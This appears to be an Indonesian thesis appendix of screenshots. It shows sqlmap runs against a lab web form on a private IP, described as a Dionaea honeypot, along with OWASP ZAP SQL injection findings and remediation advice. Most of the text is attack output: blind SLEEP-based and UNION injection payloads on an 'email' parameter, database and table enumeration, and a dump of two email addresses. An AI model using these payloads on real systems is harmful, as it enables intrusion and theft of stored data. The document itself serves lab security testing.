



LAMPIRAN

1. Hasil serangan SQL MAP ke website Dionaea



```
C:\WINDOWS\system32\cmd.exe (1.5.0.5Hdev) http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:39:55 /2021-06-29/
[22:39:55] [INFO] resuming back-end DBMS 'mysql'
[22:39:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=1' AND (SELECT 8319 FROM (SELECT(SLEEP(5))))fck AND 'mhOF'='mhOF
--
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: email=1' UNION ALL SELECT NULL,CONCAT(0x71717a7071,0x5554674a6475464d79554d704f4b574b514c414351666b74424d7474547641514e4753724e744c7a,0x716a6a7871)-- --
[22:39:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[22:39:56] [INFO] fetching columns for table 'email' in database 'your_domain'
[22:39:56] [INFO] fetching entries for table 'email' in database 'your_domain'
Database: your_domain
Table: email
[2 entries]
-----
| id | email |
-----
| 1 | rakra@gmail.com |
| 2 | diasry@gmail.com |
-----
[22:39:56] [INFO] table 'your_domain.email' dumped to CSV file 'C:\Users\LENOVO\AppData\Local\sqlmap\output\192.168.10.20\dump\your_domain\email.csv'
[22:39:56] [INFO] fetched data logged to text files under 'C:\Users\LENOVO\AppData\Local\sqlmap\output\192.168.10.20'
[*] ending @ 22:39:56 /2021-06-29/
C:\sqlmap>
```



```
C:\WINDOWS\system32\cmd.exe (1.5.0.5Hdev) http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:39:32 /2021-06-29/
[22:39:32] [INFO] resuming back-end DBMS 'mysql'
[22:39:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=1' AND (SELECT 8319 FROM (SELECT(SLEEP(5))))fck AND 'mhOF'='mhOF
--
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: email=1' UNION ALL SELECT NULL,CONCAT(0x71717a7071,0x5554674a6475464d79554d704f4b574b514c414351666b74424d7474547641514e4753724e744c7a,0x716a6a7871)-- --
[22:39:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[22:39:32] [INFO] fetching columns for table 'email' in database 'your_domain'
Database: your_domain
Table: email
[2 columns]
-----
| Column | Type |
-----
| email | varchar(50) |
| id | int(11) |
-----
[22:39:32] [INFO] fetched data logged to text files under 'C:\Users\LENOVO\AppData\Local\sqlmap\output\192.168.10.20'
[*] ending @ 22:39:32 /2021-06-29/
C:\sqlmap>
```

```
C:\WINDOWS\system32\cmd.exe
[*] ending @ 22:38:19 /2021-06-29/

C:\sqlmap>sqlmap.py -u "http://192.168.10.20/sql_injection/index.php" --data="email=1" -D your_domain --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:39:01 /2021-06-29/

[22:39:02] [INFO] resuming back-end DBMS 'mysql'
[22:39:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=1' AND (SELECT 8319 FROM (SELECT(SLEEP(5))))fck AND 'mhOF'='mhOF

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: email=1' UNION ALL SELECT NULL,CONCAT(0x71717a7071,0x5554674a6475464d79554d704f4b574b514c414351666b74424d7474547641514e4753724e744c7a,0x716a6a7871)---
---
[22:39:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[22:39:02] [INFO] fetching tables for database: 'your_domain'
Database: 'your_domain'
[1 table]
-----
| email |
-----
[22:39:02] [INFO] fetched data logged to text files under 'C:\Users\LENOVO\AppData\Local\sqlmap\output\192.168.10.20'

[*] ending @ 22:39:02 /2021-06-29/

C:\sqlmap>
```

```
C:\WINDOWS\system32\cmd.exe
C:\sqlmap>sqlmap.py -u "http://192.168.10.20/sql_injection/index.php" --data="email=1" --current-db

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:38:19 /2021-06-29/

[22:38:19] [INFO] resuming back-end DBMS 'mysql'
[22:38:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=1' AND (SELECT 8319 FROM (SELECT(SLEEP(5))))fck AND 'mhOF'='mhOF

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: email=1' UNION ALL SELECT NULL,CONCAT(0x71717a7071,0x5554674a6475464d79554d704f4b574b514c414351666b74424d7474547641514e4753724e744c7a,0x716a6a7871)---
---
[22:38:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[22:38:19] [INFO] fetching current database
current database: 'your_domain'
[22:38:19] [INFO] fetched data logged to text files under 'C:\Users\LENOVO\AppData\Local\sqlmap\output\192.168.10.20'

[*] ending @ 22:38:19 /2021-06-29/

C:\sqlmap>
```

SQL - INF

OWASP ZAP - OWASP ZAP 2.10.0

```
File C:\WINDOWS\system32\cmd.exe
Standard output
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:38:19 /2021-06-29/
[22:38:19] [INFO] resuming back-end DBMS 'mysql'
[22:38:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=1' AND (SELECT 8319 FROM (SELECT(SLEEP(5))))fck AND 'mhOF'='mhOF
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: email=1' UNION ALL SELECT NULL,CONCAT(0x71717a7071,0x5554674a6475464d79554d704f4b574b514c414351666b74424d7474547641514e4753724e744c7a,0x716a6a7871)--
---
[22:38:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[22:38:19] [INFO] fetching current database
current database: 'your_domain'
[22:38:19] [INFO] fetched data logged to text files under 'C:\Users\LENOVO\AppData\Local\sqlmap\output\192.168.10.20'
[*] ending @ 22:38:19 /2021-06-29/
C:\sqlmap>
```

Other info:
The page results were successfully manipulated using the boolean conditions [foo-bar@example.com/ AND 'Y'+Y -] and [foo-bar@example.com/ OR 'Y'+Y -]. The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison. Data was NOT returned for the original parameter.
Solution:
Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by ?
Reference:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_injection_Prevention_Cheat_Sheet.html

OWASP ZAP - OWASP ZAP 2.10.0

```
File C:\WINDOWS\system32\cmd.exe
Standard output
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:37:27 /2021-06-29/
[22:37:27] [INFO] resuming back-end DBMS 'mysql'
[22:37:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=1' AND (SELECT 8319 FROM (SELECT(SLEEP(5))))fck AND 'mhOF'='mhOF
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: email=1' UNION ALL SELECT NULL,CONCAT(0x71717a7071,0x5554674a6475464d79554d704f4b574b514c414351666b74424d7474547641514e4753724e744c7a,0x716a6a7871)--
---
[22:37:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[22:37:27] [INFO] fetched data logged to text files under 'C:\Users\LENOVO\AppData\Local\sqlmap\output\192.168.10.20'
[*] ending @ 22:37:27 /2021-06-29/
C:\sqlmap>
```

Other info:
The page results were successfully manipulated using the boolean conditions [foo-bar@example.com/ AND 'Y'+Y -] and [foo-bar@example.com/ OR 'Y'+Y -]. The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison. Data was NOT returned for the original parameter.
Solution:
Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by ?
Reference:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_injection_Prevention_Cheat_Sheet.html